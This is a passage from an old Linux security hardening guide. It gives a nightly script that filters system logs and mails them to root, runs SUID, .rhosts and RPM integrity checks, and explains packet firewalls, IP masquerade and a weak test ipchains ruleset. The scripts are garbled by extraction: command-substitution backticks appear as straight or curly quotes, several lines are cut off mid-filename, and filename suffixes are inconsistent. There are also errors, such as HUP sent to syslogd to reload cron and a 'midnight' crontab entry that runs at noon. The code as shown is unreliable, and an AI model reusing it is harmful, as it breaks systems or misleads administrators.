#grep -c "42666" $f1.tmp >> /var/log/header.tmp
#echo -e "      42666: \c" >> /var/log/header.tmp
#echo -e "
                                " >> /var/log/header.tmp
#echo -e "Total number of busys: \c" >> /var/log/header.tmp
#grep -c "BUSY" $f1.tmp >> /var/log/header.tmp
#echo -e "-----" >> /var/log/header.tmp
#echo -e "
                                " >> /var/log/header.tmp
#cat /var/log/header.tmp >> $f1.tmp

#For messages - named specific stuff
#
sed -e "/Cleaned/d" -e "/USAGE/d" -e "/NSTATS/d" -e "/XSTATS/d" $f1.tmp > $f2.tmp
sed -e "/points/d" -e "/Lame server/d" $f2.tmp > $f1.tmp

#For messges - SSH specific
sed -e "/Generating /d" -e "/generation /d" -e "/NSTATS/d" -e "/XSTATS/d" $f1.tmp > $f2.tmp

#For messges - Delete --MARK-- entries
sed -e "/-- MARK --/d" $f2.tmp > $f1.tmp

mv $f1.tmp $f1
rm -R /var/log/*.tmp

mail -s "$HOST messages for 'cat /var/log/yesterdays-date'" root@localhost < /var/log/messlog.'date
rm /var/log/messlog.'date +%b%d%y'

echo -e "-----"
echo -e "MESSAGES: Parsed, filtered, mailed and deleted messages"
echo -e "-----"

#-----

cat /var/log/syslog | grep "'cat /var/log/yesterdays-date'" > /var/log/syslog.'date +%b%d%y'

export f1=/var/log/syslog.'date +%b%d%y'
#echo "file 1: $f1"
#echo "file 2: $f2"

#Syslog - modem specific
#sed -e "/ got /d" -e "/abort on/d" -e "/expect/d" -e "/ ^M /d" -e "/AT&F1^M^M/d" $f1 > $f1.tmp
#sed -e "/ATZ^M^M/d" -e "/ATMOX7S11=40^M^M/d" -e "/Executed/d" -e "/ATDT/d" $f1.tmp > $f2.tmp
#sed -e "/Welcome/d" -e "/Using/d" -e "/Connect/d" -e "/Remote/d" -e "/IP address/d" $f2.tmp > $f1.t
#sed -e "/CHECKSUM/d" -e "/Terminated/d" -e "/Terminating/d" -e "/diald/d" -e "/2.2.0/d" $f1.tmp > $

```

```

#sed -e "/Exit./d" -e "/(passwd=guest)/d" -e "/alarm/d" -e "/Failed/d" -e "/CONNECT/d" $f2.tmp > $f1
#sed -e "/hangup/d" -e "/RINGING~M/d" $f1.tmp > $f2.tmp
#mv $f2.tmp $f1

#syslog FTP,
sed -e "/PWD/d" -e "/PASV/d" -e "/LIST/d" -e "/CDUP/d" -e "/RETR/d" -e "/CWD/d" $f1 > $f1.tmp
sed -e "/TYPE/d" -e "/PASS/d" -e "/QUIT/d" $f1.tmp > $f2.tmp

#For messages
sed -e "/send /d" -e "/expect/d" -e "/OK/d" -e "/AT&F/d" -e "/ATZ/d" -e "/ ~M /d" $f2.tmp > $f1.tmp
sed -e "/Swansea/d" -e "/logging/d" -e "/starting/d" -e "/Ready/d" -e "/0x03f8/d" $f1.tmp > $f2.tmp
sed -e "/0x02f8/d" -e "/sbpcd.c/d" -e "/CR-563/d" -e "/copyright/d" -e "/sockets/d" $f2.tmp > $f1.tmp
sed -e "/SLIP/d" -e "/sbpcd-0/d" -e "/1.44M/d" -e "/8272A/d" -e "/statistics/d" $f1.tmp > $f2.tmp
sed -e "/Please/d" -e "/hangup/d" -e "/ip-down/d" -e "/scans/d" $f2.tmp > $f1.tmp
sed -e "/abort on/d" -e "/Serial/d" -e "/registered/d" $f1.tmp > $f2.tmp

mv $f2.tmp $f1
rm -r /var/log/*.tmp 2> /dev/null > /dev/null

mail -s "$HOST syslog for 'cat /var/log/yesterdays-date'" root@localhost < /var/log/syslog.'date +%y'
rm /var/log/syslog.'date +%b%d%y'

echo -e "SYSLOG: Parsed, filtered, mailed and deleted syslog"
echo -e "-----"

cat /var/log/secure | grep "'cat /var/log/yesterdays-date'" > /var/log/secure.'date +%b%d%y'

export f1=/var/log/secure.'date +%b%d%y'
#echo "file 1: $f1"
#echo "file 2: $f2"

sed -e "/127/d" $f1 > $f1.tmp
mv $f1.tmp /var/log/secure.'date +%b%d%y'
mail -s "$HOST secure for 'cat /var/log/yesterdays-date'" root@localhost < /var/log/secure.'date +%y'
rm -r /var/log/*.tmp
rm /var/log/secure.'date +%b%d%y'

echo -e "SECURE: Parsed, filtered, mailed and deleted secure"
echo -e "-----"

cat /var/log/xferlog | grep "'cat /var/log/yesterdays-date'" > /var/log/xferlog.'date +%b%d%y'

mail -s "$HOST xferlog for 'cat /var/log/yesterdays-date'" root@localhost < /var/log/xferlog.'date +%y'
rm /var/log/xferlog.'date +%b%d%y'

echo -e "XFERLOG: Parsed, filtered, mailed and deleted xferlog"
echo -e "-----"

```

```

cat /var/log/kernel | grep "'cat /var/log/yesterdays-date'" > /var/log/kernel.‘date +%b%d%y’‘

mail -s "$HOST kernel for ‘cat /var/log/yesterdays-date’" root@localhost < /var/log/kernel.‘date +%b%d%y’‘
rm /var/log/kernel.‘date +%b%d%y’‘

echo -e "KERNEL: Parsed, filtered, mailed and deleted kernel"
echo -e "-----"

df > /var/log/sendlogs.‘date +%b%d%y’‘
echo -e "\n\n\n" >> /var/log/sendlogs.‘date +%b%d%y’‘
w >> /var/log/sendlogs.‘date +%b%d%y’‘
echo -e "\n\n\n" >> /var/log/sendlogs.‘date +%b%d%y’‘
free >> /var/log/sendlogs.‘date +%b%d%y’‘
echo -e "\n\n\n" >> /var/log/sendlogs.‘date +%b%d%y’‘
ps aux >> /var/log/sendlogs.‘date +%b%d%y’‘
echo -e "\n\n\n" >> /var/log/sendlogs.‘date +%b%d%y’‘
lsof -i >> /var/log/sendlogs.‘date +%b%d%y’‘

mail -s "$HOST vitals for ‘cat /var/log/yesterdays-date’" root@localhost < /var/log/sendlogs.‘date +%b%d%y’‘
rm -f /var/log/sendlogs.‘date +%b%d%y’‘

echo -e "VITALS: Sent system vitals.."
echo -e "-----"

# Create a full file system ls-laR archive in /etc/info
#
# NOTE: You should ALSO copy this file to somewhere on a DIFFERENT HD,
# floppy, etc. in case your mail HD fails.
#
ls -laR / 2> /dev/null | bzip2 > /etc/info/logs/ls-laR.‘date +%b%d%y’‘.bz2
echo -e "LS-LAR: Created full file system ls-laR archive in /etc/info"
echo -e "-----"
# cp /etc/info/logs/ls-laR.‘date +%b%d%y’‘.bz2 /to/some/other/HD

# Create a full file system du archive in /etc/info
#
# NOTE: You should ALSO copy this file to somewhere on a DIFFERENT HD,
# floppy, etc. in case your mail HD fails.
#
du / 2> /dev/null | bzip2 > /etc/info/logs/du.‘date +%b%d%y’‘.bz2
# cp /etc/info/logs/du.‘date +%b%d%y’‘.bz2 /to/some/other/HD
echo -e "DU: Created full file system du archive in /etc/info"
echo -e "-----"

# Search for SUID programs, compare the results to the approved list and email

```

```
# the results
find / -type f \( -perm -04000 -o -perm -02000 \) -ls 2> /dev/null > /etc/info/suid-results-new
diff /etc/info/suid-results-checked /etc/info/suid-results-new 2> /dev/null > /etc/info/suid-results-
#
mail -s "$HOST SUID results for 'cat /var/log/yesterdays-date'" root@localhost < /etc/info/suid-resu
rm -f /etc/info/suid-results-new

echo -e "SUID: Sent SUID check.."
echo -e "-----"

# Search for rhost files, compare the results to the approved list and email
# the results
find / 2> /dev/null | grep -e ".rhosts" -e "hosts.equiv" > /etc/info/rcmd-results-new
diff /etc/info/rcmd-results-checked /etc/info/rcmd-results-new > /etc/info/rcmd-results-diff
#
mail -s "$HOST RCMD results for 'cat /var/log/yesterdays-date'" root@localhost < /etc/info/rcmd-resu
rm -f /etc/info/rcmd-results-new

echo -e "Sent RCMD check.."
echo -e "-----"

# Search for altered RPM packages, compare the results to the approved list
# and email the results
/bin/rpm -Va > /etc/info/rpm-results-new
diff /etc/info/rpm-results-checked /etc/info/rpm-results-new > /etc/info/rpm-results-diff
#
mail -s "$HOST RPM results for 'cat /var/log/yesterdays-date'" root@localhost < /etc/info/rpm-result
rm -f /etc/info/rpm-results-diff

echo -e "Sent RPM check.."
echo -e "-----"

# This section is commented out by default
#
# This section is to DD one HD to a backup HD. This is a simple but VERY
# effective online backup though it is only done once a night. If you
# have a spare HD in your system, this is the next best thing to setting
# up RAID1. Personally, I just recommend to setup RAID1! :)
#
# Please note that the block size and timing was found by doing testing
# for my specific system. You should do this for your own setup to
# to find your optimal setup.
#
#echo -e "DD /dev/sda to /dev/sdd : 1k transfers yeilds an optimal 22minute transfer\n"
#time dd if=/dev/sda of=/dev/sdd bs=1k
```

```
echo -e "-----"
echo -e "\nRemaining entries are due to errors in the cron files or in /etc/logrotate.d files\n"
```

<Sendlogs STOP>

- Next, make the file executable by running "chmod 700 /usr/local/sbin/sendlogs"
 - Now create the following directories and fix their permissions
-

```
mkdir /etc/info
mkdir /etc/info/logs
chmod -R 700 /etc/info
```

* Before you run the "sendlogs" script, follow the procedure in 18 (Section 18)

- Now, you have to make cron run this script every day:

BSD-style (Slackware, etc): _____

Edit the file /var/spool/cron/crontabs/root and append the following:

```
--
# Run the sendlogs program at 12:00am everyday
0 12 * * * /usr/local/sbin/sendlogs
--
```

- That's it. Now, make cron re-read it's config files by doing:

- Redhat: killall -HUP syslogd
- Slackware: kill -HUP `ps aux | grep syslogd | grep -v -e grep | awk '{print \$2}'`

SysV-style (Redhat): _____

Create the file /etc/cron.daily/a-sendlogs and enter in:

NOTE: Why the name "a-sendlogs"? The reason is because the crontab runs all the files in /etc/cron.daily in alphabetical order. We need to run the sendlogs script BEFORE the "rotatelogs" script executes.

```
#!/bin/sh
cd /usr/local/sbin
./sendlogs
```

Now make it executable via "chmod 700 /etc/cron.daily/a-sendlogs"

9.7.1 Creating an off-line firewall hit log

Once you start getting the parsed nightly logs, I HIGHLY recommend that you start creating a on-going log file of your firewall hits. You can learn how to read the firewall hits in 10 (Section 10).

I do this by manually creating a simple ASCII text file that I populate with the date, port #, port type, the source name (manually found via nslookup), and the IP address. For the sites that won't reverse resolve, I just do a traceroute to the closest named hop.

So why do I do this? Because you'll soon see trends of simple telnets to full blown port scans from specific IPs and/or domains. Also.. some hackers run port scans that take weeks and not minutes. If you run a log like this, you'll catch them!

Here is one example from my "Firewall hits list" of some dirtbag that tried to do a DoS attack against my IMAP service. Not only did my firewall stop him, but TCP wrappers would have stopped him and I logged the fact. I've changed the IP address to protect the luser and myself.

NOTE: Not only is it important to log the destination port the hacker was trying to get to but also their source port. This luser was using source port 0 which is common DoS attack method:

```
01/08/99      143/tcp Name:    cc6666666-b..nj.home.com      Address:  10.0.0.1
              from port 0!
```

9.7.2 Thoughts on various log entries you will see and what to do

Once you start seeing the proactive logs via email, some entries will seem bad at first but hopefully this section will help you understand what things mean:

- Proc Entries: The /proc file system is a virtual file system and somethings cannot be listed due to operating system restrictions and/or security issues. If you see entries like:

```
ls: /proc/2/exe: No such file or directory
ls: /proc/3/exe: No such file or directory
ls: /proc/4/exe: No such file or directory
ls: /proc/5/exe: No such file or directory
```

Don't worry about it.. This is normal.

- Unexpected SUID file Changes: As part of keeping a system secure, you will need to patch it often. When you apply a new set of patches, the file size, date, etc. will change. The next Sendlogs results will notify you of these changes. If the changed files were due to an applied patch, things are ok.

It should also be noted that as a Linux system is running, the EXT2 file system will eventually change a file's time stamp (typically after six months) from the file's creation DATE (month and day) and TIME (hour and minute) to simple the DATE (month, day, and year). So, when you see a file change from the Sendlogs script, definately make sure the file size and permissions are the same but pay close attention to the DATE. If only the date changed from the TIME to YEAR, things are ok.

- RPM database changes As you patch your system, you want to be sure that the changed files, RPM database, and the MD5 sums of files are accounted for. One nice thing about the RPM verification is that you can monitor if files are modified either on purpose, by corruption, or by intrusion.

So, part of maintaining a secure and reliable Linux box is you will have to replace the reference files in /etc/info. Once you are sure that the changes that have shown up in your email box are ok (as described above), you will need to move the new files to become the new reference file.

- SUID changes - Will have to be updated often since new patches will age

```
mv /etc/info/suid-results-new /etc/info/suid-results-checked
```

- RCMD changes - Won't need to be updated often
-

```
mv /etc/info/rcmd-results-new /etc/info/rcmd-results-checked
```

- RPM Changes - Will have to be updated often due to patches and/or corruption
-

```
mv /etc/info/rpm-results-new /etc/info/rpm-results-checked
```

10 Advanced firewall rule sets including IP Masquerade for single and multi-NIC setups

10.1 What is packet firewall

If you are unfamiliar with how TCP/IP packet filters work, the following should give you a decent start. Please understand that if you don't understand what is being described below, you should probably do a little research on how TCP/IP works.

Think of a IPCHAINS or IPFWADM rule set like the following:

- All interfaces (any network cards, PPP connections, the localhost interface, etc) on a Linux box have INPUT, OUTPUT, and FORWARD rules.
- What is the difference between DENY and REJECT? DENY:

If you TELNET to a box that "denies" TELNET traffic, your TELNET will just sit there and seem to try and try and try to connect. Ultimately, the TELNET request will eventually timeout.

REJECT:

If you TELNET to a box that "rejects" TELNET traffic, your TELNET will almost immediately return with a "Connection Refused". This is the normal behavior for a machine that does not SUPPORT telnet access such as stock versions of MS Windows9x, NT, etc.

- Why do I prefer REJECT over DENY?

If someone connects to your server and you REJECT their traffic, it seems to them as if your computer cannot serve, say, TELNET connections. If you DENY the traffic, then their TELNET traffic just dies and their TELNET client eventually times out. So, with REJECT, a hacker doesn't know if your machine can or can not do TELNET. With DENY, a hacker KNOWS that you are filtering them. I feel that a REJECT make your box look "dumber".

10.2 How a packet firewall works

So , lets explain how a packet firewall works with an example:

Say you have a TELNET packet (port 23) from the Internet that wants to reach your Linux box

1. The TELNET packet is sent from the remote computer on the Internet
2. The packet is received on PORT 23 to the INPUT rule on the -External NIC card-
3. If the TELNET packet is matched on the INPUT to allow the packet through:

FYI: Some ideas of possible packet firewall rules can include:

- source and destination IP addresses
- TCP or UDP traffic
- specific source and destination ports (TELNET, etc)
- etc.


Then let the packet IN though the packet firewall. If not matched, the packet is either REJECTED or DENIED. You can also log the fact that this packet was killed.


4. If passed, the TELNET packet then goes to the TELNET daemon on the Linux box to be processed. Once the reply TELNET traffic is generated, the actual return traffic will be returned on a HIGH PORT (port > 1024) and NOT on port 23.

If you don't understand this, please read up on TCP/IP fundamentals since this discussion is out of the scope of TrinityOS.

For this example, lets say the return TELNET traffic is on port 3200. Now, this return port 3200 traffic is then sent to the OUTPUT filter of the EXTERNAL NIC card.

5. If the packet is matched to allow the packet OUT, then let through. (like #3 above). If not matched, its either REJECTED or DENIED. You can also log the fact that this packet was killed.
6. Next, if the packet is on a DIFFERENT network than the destination address, the packet needs to be "forwarded". If the rule matches, forward the packet onto the correct network. If not matched, its either REJECTED or DENIED. You can also log the fact that this packet was killed. NOTE: This is what a "router" does on a basic level.
7. If finally passed, the HIGH PORT packet leaves the Linux box to go over the Internet connection destined to that remote computer.





10.3 How IP Masquerade (IP MASQ) works:

Basically, IP MASQ's main mechanism works when an INTERNAL machine initiates traffic to the outside world. External machines on the Internet CAN directly communicate to an internal machine(s) with the aid of PORTFWing but this is better explained in the IP Masquerade HOWTO. PORTFW support IS included in the TrinityOS firewall ruleset but for a full explanation, again, please see the IP Masquerade HOWTO.

Anyway, when an internal machine (for now, in that diagram in the URL above, think of the "Remote Internet Site" on the left with your internal machine. If this diagram confuses you, just skip it and read through this example..

1. Say the internal machine trys to TELNET to some server out on the Internet. For this explict example, this example is:

```
Source          src IP:    192.160.0.10
                src port:  3200
                dst port:  23
```

```
Linux  :          src IP:    111.222.212.222
External  src port:  64000
                dst port:  23
```

```
Destination:  dest IP:    222.020.222.111
                dst port:  23
```

2. The MASQ server receives this request from the MASQed PC over the Internal interface and it hits the Input firewall. Here, the input firewall can either accept the packet or deny it. For this example, assume it will be ACCEPTed.
3. Now, if the packet was also allowed through the OUTPUT firewall, the TELNET would be finally forwarded through the MASQ server unchanged except...
- 3M. Notice that src port IP address of the TELNET is a private RFC1918 address? These addresses aren't routable on the Internet so it must be changed to a public address. To be able to track this change, the SRC port address

will be changed as well.

The changes in IP address and port number is IP MASQ in action! What Masq basically does is RECORDs the traffic type (for this example, 23, TELNET), where the traffic is going (DST IP address, 111.222.212.222) and the original SRC port (SRC port 3200) from the MASQed client. It takes all this information and puts it into a MASQUERADE table.

It then will re-send this TELNET traffic out on its EXTERNAL NIC but it will also alter the packet. It will both re-addresses the Source IP address (SRC IP) with the MASQ server's own external IP address and change the source port (SRC port) to something in the range of 61000-64096. So, the packet would now look something like:

```
Source:      SRC IP:   111.222.212.222
            SRC port: 64000
```

```
Destination: DST IP:   222.020.222.111
            DST port: 23
```

4. When the response comes back from that remote TELNET server, the Linux MASQ server will recognise that this traffic as coming back from a server that is in the MASQ table. It would then take the packet and first verify that it should be allowed through the INPUT section of the firewall. Next, it would then replace the destination IP address (DST IP) with the correct FINAL IP address of original internal TELNET client and also change the original SRC port address back to 3200.

The returning packet now looks like:

```
Source:      DST IP:   222.020.222.111
            DST port: 23
```

```
Destination: SRC IP:   192.160.0.10
            SRC port  3200
```

Get it?

If you want another explanation of how MASQ works, I wrote a semi-comprehensive article about it in the August 1999 version of Linux Magazine. You can get an online version of it at:

http://www.linux-mag.com/1999-08/guru_01.html

10.4 Differences between Packet and Statefull Firewalls

Now, I want to quickly comment on the use of HIGH TCP/IP ports and what is the difference between a PACKET firewall and a STATEFULLY INSPECTED firewall.

Though you might let port 23 OUT of your Linux box (TELNET), if you don't also allow ports 1024-65535 back INTO your Linux box, TELNET won't work.

Now you might be thinking that letting in ALL high ports back into your Linux box is a BAD thing. You know what? YOU'RE RIGHT!

Realistically, it would be nice to only allow in only the return HIGH ports that you need. This is what the "-k" option in IPFWADM or "! -y" is for IPCHAINS. The problem is, IPFWADM and IPCHAINS aren't smart enough yet to understand all TCP/IP programs such like TELNET, WWW, SSH, etc. So, some programs you can lock down the high ports with the "-k" or "! -y" options while other programs will have to be configured to allow all 1024-65535 ports in.

Bummer huh? So your next question should be "Do others firewalls have this problem?" NO! Why? Because they use a technology called "Stateful Inspection".

Stateful firewalls actually listen to ALL network traffic step-by-step to make sure that everything is going 100% correctly.

Analogy:

Packet firewall: A packet firewall only checks for source and destination IP addresses and port numbers. Kinda like a strainer for different colored marbles (if one exists).

Stateful Firewall: A stateful firewall not only checks for source and destination IP addresses and port numbers, but it also LISTENS to all TCP/IP communications to make sure that all of the "communications" are following all procedures. Think of it as a realtime grammer and spell checker for "languages" like TELNET, WWW, etc. Hackers try to re-write the "language" to try to break into it, crash it, etc. A stateful firewall will see a given TCP/IP connection running a "language" like TELNET doing weird stuff that it shouldn't be doing and then it simply drops that weird packet. Much better huh?

So your next question should be: "I want a statefully inspected firewall for Linux and NOT a packet firewall. Where do I get one?!?!"

Well.. it doesn't exist, YET. The project has started but it isn't finished yet. If you want to find out more about Statefully Inspected firewalls for Linux, check the URLs in 5 (Section 5)

10.5 Debugging / Monitoring your firewall with examples

Once you setup one of the firewalls shown below, you might have some problems getting running or your might be getting strange new messages on the console. What do these messages mean?

In the below rule sets, any lines that either DENY or REJECT any traffic also have a "-o" to LOG this firewall hit to the SYSLOG messages file found either in:

Redhat: /var/log Slackware: /var/adm

If you look at one of these firewall logs, you would see something like:

The kernel logs this information looking like:

```
IPFWADM:
Feb 23 07:37:01 Roadrunner kernel: IP fw-in rej eth0 TCP 12.75.147.174:1633
100.200.0.212:23 L=44 S=0x00 I=54054 F=0x0040 T=254
```

IPCHAINS:

```
Packet log: input DENY eth0 PROTO=17 12.75.147.174:1633 100.200.0.212:23
L=44 S=0x00 I=54054 F=0x0040 T=254
```

There is a LOT of information in this just one line. Let break out this example so refer back to the original firewall hit as you read this. Please note that this example is for IPFWADM though it is DIRECTLY readable for IPCHAINS users.

NOTE: To understand all the various port numbers, protocol numbers, etc., I recommend you to go to the TOP URL in 5 (Section 5) and get all of the various documents from the IANA and put them in /etc/iana.

- This firewall "hit" occurred on: "Feb 23 07:37:01"
- This hit was on the "RoadRunner" computer.
- This hit occurred on the "IP" or TCP/IP protocol
- This hit came IN to ("fw-in") the firewall
 - * Other logs can say "fw-out" for OUT or "fw-fwd" for FORWARD
- This hit was then "reJECTED".
 - * Other logs can say "deny" or "accept"
- This firewall hit was on the "eth0" interface (Internet link)
- This hit was a "TCP" packet
- This hit came from IP address "12.75.147.174" on return port "1633".
- This hit was addressed to "100.200.0.212" to port "23" or TELNET.
 - * If you don't know that port 23 is for TELNET, look at your /etc/services file to see what other ports are used for.
- This packet was "44" bytes long
- This packet did NOT have any "Type of Service" (TOS) set
 - Don't worry if you don't understand this; not required to know
 - * divide this by 4 to get the Type of Service for ipchains users
- This packet had the "IP ID" number of "18"
 - Don't worry if you don't understand this; not required to know
- This packet had a 16bit fragment offset including any TCP/IP packet flags of "0x0000"
 - Don't worry if you don't understand this; not required to know
 - * A value that started with "0x2..." or "0x3..." means the "More Fragments" bit was set so more fragmented packet will be coming in to complete this one BIG packet.
 - * A value which started with "0x4..." or "0x5..." means that the "Don't Fragment" bit is set.
 - * Any other values is the Fragment offset (divided by 8) to be later

used to recombine into the original LARGE packet

- This packet had a TimeToLive (TTL) of 20.
 - * Every hop over the Internet will subtract (1) from this number. Usually, packets will start with a number of (255) and if that number ever reaches (0), it means that realistically the packet was lost and will be deleted.

So, with basic understanding now, lets get either your MASQing or NON-MASQing Network up!

```

+++++
++
++ NOTE: TrinityOS covers both IPCHAINS and IPFWADM firewall rule sets. ++
++ ----- ++
++
++ ** Please note that the IPCHAINS ruleset is VASTLY more secure and ++
++ and powerful when compared to the IPFWADM ruleset. Due to the ++
++ power and maintenance of IPCHAINS compared to IPFWADM, I recommend ++
++ that any user that MUST run a 2.0.x kernel, that they patch their ++
++ kernel to support IPCHAINS and use this newer ruleset ++
++
++ In the future, I will be replacing ALL rule sets with a modular ++
++ system so all Secured IPs will be configured via a separate file ++
++ This will let users update their main firewall rule sets to newer ++
++ versions without ANY manual customization for their environment. ++
++
++ This new system is already designed but I need to finish it up. ++
++
+++++

```

- First, you need to make sure you have either the "ipchains" or "ipfwadm" or firewall programs. To check, run the command "whereis ipfwadm" or "whereis ipchains". If its there, you're set. If not, download it from the URL in 5 (Section 5)

* VERY IMPORTANT:

- All users should try to implement the following firewall rule set FIRST! Once you are sure that your network setup is working properly, then you can go back and secure things up. Ok?

- Next, create the file /etc/rc.d/rc.firewall

Slackware Users: DELETE the module info in the following IPFWADM rule set and put it in the /etc/rc.d/rc.modules file instead

- NOTE: If you don't plan to use some of these modules, comment or un-comment the various lines (I've already commented out cuseeme, irc, quake, and vdolive).

Edit the following file to use the proper configuration below depending if you are running a 2.2.x+ kernel (IPCHAINS) or a <2.0.x kernel (IPFWADM).

10.6 Simple IPCHAINS / IPFWADM rule set for initial IPMASQ testing

All of TrinityOS's step-by-step instructions, files, and scripts are fully scripted out for an automatic installation at:

<<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>>

The simple (WEAK) firewall rule set for IPCHAINS or IPFWADM :

```
--
#!/bin/sh

# Simple firewall rule set for both IPCHAINS and IPFWADM
# v3.00

echo "Enabling IP MASQ, MASQ timeouts, MASQ modules and simple firewalling"

#Load the MASQ modules
#BSDComp
# /sbin/modprobe bsd_comp
#
echo Loading MASQ modules
# /sbin/modprobe ip_masq_cuseeme
# /sbin/modprobe ip_masq_ftp
# /sbin/modprobe ip_masq_irc
# /sbin/modprobe ip_masq_quake
# /sbin/modprobe ip_masq_vdolive

# NOTE: Though Real Audio will work without this module, the data
#       will be coming in TCP mode vs. UDP mode. With this
#       module, you can enable UDP mode and possibly clean up
#       any "glitches" in the sound stream
# /sbin/modprobe ip_masq_raudio

# Finished with MASQ modules

# Multicast is a powerful, yet seldom used aspect of TCP/IP for multimedia
# data. Though it isn't used much now (because most ISPs don't enable
# multicast on their networks, it will be very common in a few more
# years. Check out www.mbone.com for more detail.
#
# NOTE: Adding this feature is OPTIONAL
#
echo "Adding multicast route.."
# /sbin/route add -net 224.0.0.0 netmask 240.0.0.0 dev eth0

echo "Enabling IP Masqurading.."
echo "1" > /proc/sys/net/ipv4/ip_forward

#Note: Redhat users can enable this also by turning the
#       flag forward flag on in /etc/sysconfig/network
#
#       Change the forward line to
#       FORWARD_IPV4=true
```



```

#-----
# NOTE: The following simple IPFWADM and IPCHAINS rule set is purely to
#       *test* IP MASQ functionality.
#
#       Though this rule set will work for
#       ALL users, it WILL NOT give you any good protection from lusers
#       (security crackers, etc) out on the Internet. Trust me, now that
#       you are using a UNIX box, you need all the protection you can get!
#       Once you can confirm that is MASQ working properly, I *HIGHLY*
#       recommend that you -delete- this simple rc.firewall script and
#       replace it with the strong IPCHAINS or IPFWADM rule sets shown
#       later in this section!
#-----

#2.2.x+ kernels with IPCHAINS ONLY
#
echo " - Setting Policies: IN/OUT is ACCEPT; FWD is reject (poor security; great functionality)"
/sbin/ipchains -P input ACCEPT
/sbin/ipchains -P output ACCEPT
/sbin/ipchains -P forward REJECT

echo " - Flushing any old rule sets"
/sbin/ipchains -F input
/sbin/ipchains -F output
/sbin/ipchains -F forward

# 2.0.x kernels and IPFWADM users ONLY
#
#echo " - Setting Policies: IN/OUT is ACCEPT; FWD is reject (poor security; great functionality)"
#/sbin/ipfwadm -I -p accept
#/sbin/ipfwadm -O -p accpet
#/sbin/ipfwadm -F -p reject

#echo " - Flushing any old rule sets"
#/sbin/ipfwadm -I -f
#/sbin/ipfwadm -O -f
#/sbin/ipfwadm -F -f

echo "Extending MASQ timeouts.."
# 2 hrs timeout for TCP session timeouts
# 10 sec timeout for traffic after the TCP/IP "FIN" packet is received
# 60 sec timeout for UDP traffic (Important for MASQ'ed ICQ users)
#
# IPCHAINS
/sbin/ipchains -M -S 7200 10 60
#
# IPFWADM
#/sbin/ipfwadm -M -s 7200 10 60

```

```

echo "Enable IP Masq.."
#
#IPCHAINS
ipchains -A forward -s 192.168.0.0/24 -j MASQ
#
#IPFWADM
#/sbin/ipfwadm -F -a m -S 192.168.0.0/24 -D 0.0.0.0/0 -W eth0

echo "rc.firewall done."
-----

```

